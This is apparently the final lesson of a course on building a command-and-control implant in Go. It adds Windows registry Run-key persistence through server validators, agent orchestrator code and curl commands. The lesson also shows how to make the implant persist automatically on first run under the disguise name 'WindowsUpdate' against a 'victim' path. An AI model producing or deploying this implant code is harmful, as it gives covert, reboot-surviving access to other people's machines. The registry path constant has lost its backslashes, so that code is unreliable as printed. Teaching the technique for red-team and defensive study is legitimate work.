Lesson 23: Persistence
Solutions
- Starting Code: lesson_23_begin
- Completed Code: lesson_23_end
Overview
This is our final lesson - and the ultimate “wow” moment. We’ll implement persistence, making our agent automatically start when Windows boots up.
After completing this lesson, you can:
- Deploy your agent to a Windows machine
- Queue the persistence command
- Reboot the machine
- Watch your agent automatically reconnect
This is what takes a proof-of-concept to a real operational capability.
We’ll implement persistence via the Registry Run Key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run).
What We’ll Create
PersistArgsClientandPersistArgsAgenttypesvalidatePersistCommandandprocessPersistCommandfunctionsorchestratePersiston the agentdoPersistwith Windows-specific implementation
Understanding Persistence Mechanisms
Before we code, let’s understand Windows persistence options:
1. Registry Run Keys (What we’ll implement)
HKCU\Software\Microsoft\Windows\CurrentVersion\Run- Runs at user login (no admin required)
- Survives reboots
2. Startup Folder
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup- Runs at user login
- Easy to spot (visible in Explorer)
3. Scheduled Tasks (More complex)
- Can run at boot, login, or schedule
- Requires schtasks.exe or COM objects
4. Services (Requires admin)
- Runs before user login
- More stealthy but complex
We’ll focus on Registry Run Keys as they’re the most common and effective for user-level persistence.
Part 1: Server-Side Implementation
Create Argument Types
Add to control/models.go:
// PersistArgsClient - what the client sends
type PersistArgsClient struct {
	Name     string `json:"name"`      // Name for the persistence entry
	Remove   bool   `json:"remove"`    // true to remove persistence, false to install
}

// PersistArgsAgent - what we send to the agent
type PersistArgsAgent struct {
	Name     string `json:"name"`
	Remove   bool   `json:"remove"`
	AgentPath string `json:"agent_path"` // Path where agent executable is located
}
Understanding the fields:
- Name - Display name in the registry entry
- Remove - Allows removing persistence (cleanup)
- AgentPath - The agent needs to know its own location
Register the Command
Add to validCommands in control/command_api.go:
var validCommands = map[string]struct {
	Validator CommandValidator
	Processor CommandProcessor
}{
	"shellcode": {
		Validator: validateShellcodeCommand,
		Processor: processShellcodeCommand,
	},
	"download": {
		Validator: validateDownloadCommand,
	},
	"persist": {  // NEW
		Validator: validatePersistCommand,
		Processor: processPersistCommand,
	},
}
Create Validator
Create internal/control/persist.go:
// validatePersistCommand validates "persist" command arguments
func validatePersistCommand(rawArgs json.RawMessage) error {
	if len(rawArgs) == 0 {
		return fmt.Errorf("persist command requires arguments")
	}

	var args PersistArgsClient

	if err := json.Unmarshal(rawArgs, &args); err != nil {
		return fmt.Errorf("invalid argument format: %w", err)
	}

	// Name is required
	if args.Name == "" {
		return fmt.Errorf("name is required")
	}

	log.Printf("Persist validation passed: name=%s, remove=%v",
		args.Name, args.Remove)
	return nil
}
Create Processor
Add the processor function in the same file:
// processPersistCommand processes persistence arguments
func processPersistCommand(rawArgs json.RawMessage) (json.RawMessage, error) {
	var clientArgs PersistArgsClient

	if err := json.Unmarshal(rawArgs, &clientArgs); err != nil {
		return nil, fmt.Errorf("unmarshaling args: %w", err)
	}

	// Pass through to agent - it knows its own executable path
	agentArgs := models.PersistArgsAgent{
		Name:      clientArgs.Name,
		Remove:    clientArgs.Remove,
		AgentPath: "", // Agent will fill this in
	}

	processedJSON, err := json.Marshal(agentArgs)
	if err != nil {
		return nil, fmt.Errorf("marshaling processed args: %w", err)
	}

	action := "install"
	if clientArgs.Remove {
		action = "remove"
	}
	log.Printf("Persist processed: %s persistence (name: %s)",
		action, clientArgs.Name)
	return processedJSON, nil
}
Part 2: Agent-Side Implementation
Create Result Type
Add to models/results.go:
// PersistResult - what the agent sends back
type PersistResult struct {
	Success  bool   `json:"success"`
	Message  string `json:"message"`
}
Create the Orchestrator
Create agent/persist.go:
// orchestratePersist is the orchestrator for the "persist" command
func (agent *HTTPSAgent) orchestratePersist(job *server.HTTPSResponse) AgentTaskResult {

	// Unmarshal arguments
	var persistArgs control.PersistArgsAgent
	if err := json.Unmarshal(job.Arguments, &persistArgs); err != nil {
		errMsg := fmt.Sprintf("Failed to unmarshal PersistArgs for Task ID %s: %v", job.JobID, err)
		log.Printf("|ERR PERSIST ORCHESTRATOR| %s", errMsg)
		return AgentTaskResult{
			JobID:   job.JobID,
			Success: false,
			Error:   errors.New("failed to unmarshal PersistArgs"),
		}
	}

	action := "Installing"
	if persistArgs.Remove {
		action = "Removing"
	}
	log.Printf("|PERSIST ORCHESTRATOR| Task ID: %s. %s persistence",
		job.JobID, action)

	// Get our own executable path
	execPath, err := os.Executable()
	if err != nil {
		log.Printf("|ERR PERSIST ORCHESTRATOR| Failed to get executable path: %v", err)
		return AgentTaskResult{
			JobID:   job.JobID,
			Success: false,
			Error:   errors.New("failed to get executable path"),
		}
	}
	persistArgs.AgentPath = execPath

	// Call the OS-specific doer
	result := doPersist(persistArgs)

	// Build the final result
	finalResult := AgentTaskResult{
		JobID: job.JobID,
	}

	outputJSON, _ := json.Marshal(result)
	finalResult.CommandResult = outputJSON

	if !result.Success {
		log.Printf("|ERR PERSIST ORCHESTRATOR| Persistence failed for TaskID %s: %s",
			job.JobID, result.Message)
		finalResult.Error = errors.New(result.Message)
		finalResult.Success = false
	} else {
		log.Printf("|PERSIST SUCCESS| %s for TaskID %s", result.Message, job.JobID)
		finalResult.Success = true
	}

	return finalResult
}
Getting the executable path:
execPath, err := os.Executable()This is how the agent discovers its own location - critical for telling Windows what to run at startup.
Create Windows Doer
Create agent/persist_windows.go:
//go:build windows

const (
	runKeyPath = `SoftwareMicrosoftWindowsCurrentVersionRun`
)

// doPersist handles Registry Run Key persistence on Windows
func doPersist(args models.PersistArgsAgent) models.PersistResult {
	result := models.PersistResult{}

	// Open the Run key
	key, err := registry.OpenKey(registry.CURRENT_USER, runKeyPath, registry.SET_VALUE|registry.QUERY_VALUE)
	if err != nil {
		result.Success = false
		result.Message = fmt.Sprintf("failed to open registry key: %v", err)
		return result
	}
	defer key.Close()

	if args.Remove {
		// Remove the registry value
		err = key.DeleteValue(args.Name)
		if err != nil {
			result.Success = false
			result.Message = fmt.Sprintf("failed to delete registry value: %v", err)
			return result
		}
		result.Success = true
		result.Message = fmt.Sprintf("Removed registry persistence '%s'", args.Name)
	} else {
		// Set the registry value to our executable path
		err = key.SetStringValue(args.Name, args.AgentPath)
		if err != nil {
			result.Success = false
			result.Message = fmt.Sprintf("failed to set registry value: %v", err)
			return result
		}
		result.Success = true
		result.Message = fmt.Sprintf("Installed registry persistence '%s' -> %s", args.Name, args.AgentPath)
	}

	return result
}
Breaking Down the Registry Persistence
Open the Run key:
key, err := registry.OpenKey(registry.CURRENT_USER, runKeyPath, registry.SET_VALUE|registry.QUERY_VALUE)We open HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run with permissions to read and write values.
Set the value:
err = key.SetStringValue(args.Name, args.AgentPath)This adds an entry like:
- Name: “WindowsUpdate” (or whatever the operator specified)
- Value: “C:\Users\victim\agent.exe”
Now when the user logs in, Windows will automatically run our agent!
Register the Orchestrator
Update registerCommands() in agent/commands.go:
func registerCommands(agent *HTTPSAgent) {
	agent.commandOrchestrators["shellcode"] = (*HTTPSAgent).orchestrateShellcode
	agent.commandOrchestrators["download"] = (*HTTPSAgent).orchestrateDownload
	agent.commandOrchestrators["persist"] = (*HTTPSAgent).orchestratePersist  // NEW
}
Why No Interface This Time?
You might notice that unlike shellcode (which required an interface in internals/shellcode/), persist doesn’t use an interface. Here’s why:
Shellcode: The doers live in a separate package (internals/shellcode/). When code in the agent package needs to call into a different package, an interface provides the contract.
Persist: All files are in the same agent package - persist.go and persist_windows.go. Go’s build tags work at compile time: when you build for Windows, persist_windows.go is included. Since everything is in the same package and the doer is called directly, no interface is needed.
Rule of thumb: Same package + build tags = no interface. Different packages = interface needed.
Test
This is the moment of truth! You’ll need a Windows machine (or VM) for this test.
Step 1: Cross-compile the agent for Windows
GOOS=windows GOARCH=amd64 go build -o agent.exe ./cmd/agentStep 2: Transfer agent.exe to Windows machine
Copy it to somewhere like C:\Users\YourUser\agent.exe
Step 3: Start the server (on your Linux/Mac host)
go run ./cmd/serverStep 4: Run the agent on Windows
.agent.exeStep 5: Queue the persistence command
curl -X POST http://localhost:8080/command -d '{"command": "persist", "data": {"name": "WindowsUpdate", "remove": false}}'Expected server output:
2025/11/08 15:30:22 Received command: persist
2025/11/08 15:30:22 Persist validation passed: name=WindowsUpdate, remove=false
2025/11/08 15:30:22 Persist processed: install persistence (name: WindowsUpdate)
2025/11/08 15:30:22 QUEUED: persist
2025/11/08 15:30:25 DEQUEUED: Command 'persist'
2025/11/08 15:30:25 Job (ID: job_789123) has succeeded
Message: Installed registry persistence 'WindowsUpdate' -> C:UsersYourUseragent.exe

Step 6: Verify in Windows Registry
Open regedit.exe and navigate to: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
You should see a new entry named “WindowsUpdate” pointing to your agent!
Step 7: The magic moment - REBOOT
Restart the Windows machine. After login, the agent should automatically start and connect back to your server!
# On your server, you should see:
2025/11/08 15:32:45 Endpoint / has been hit by agent
2025/11/08 15:32:45 No commands in queue
Your agent survived a reboot.
Step 8: Remove persistence (cleanup)
curl -X POST http://localhost:8080/command -d '{"command": "persist", "data": {"name": "WindowsUpdate", "remove": true}}'Taking It Further: Automated Persistence
In this lesson, we implemented persistence as a command - the operator explicitly tells the agent to persist. This is useful for learning and gives you manual control.
In practice, you’d often want automatic persistence - the agent installs itself on first run without waiting for a command. Here’s how you’d architect that:
1. Create an auto-persist function in the agent:
// autoPersist attempts to install persistence automatically on startup
func autoPersist() error {
    result := doPersist(control.PersistArgsAgent{
        Name:      "WindowsUpdate",
        AgentPath: getExecutablePath(),
    })
    if result.Success {
        return nil
    }

    return errors.New("persistence failed: " + result.Message)
}
2. Call it from main before starting the run loop:
func main() {
    // Attempt auto-persistence on first run
    if err := autoPersist(); err != nil {
        log.Printf("Warning: auto-persist failed: %v", err)
        // Optionally notify server of failure
    }

    // Continue with normal agent operation
    agent := NewHTTPSAgent(...)
    RunLoop(ctx, agent, cfg)
}
This gives you the best of both worlds: automatic persistence on startup, while still keeping the manual command for testing and cleanup.
Conclusion
In this final lesson, we implemented persistence:
- Created argument types for the persist command
- Implemented server-side validation and processing
- Created Windows-specific Registry Run Key persistence
- Tested the complete flow including reboot survival
- Cleaned up with the remove option
You now have a fully functional C2 framework that can:
- Communicate over multiple protocols
- Switch protocols on demand
- Execute shellcode on Windows
- Download files from targets
- Persist through reboots
Thank you for completing this course!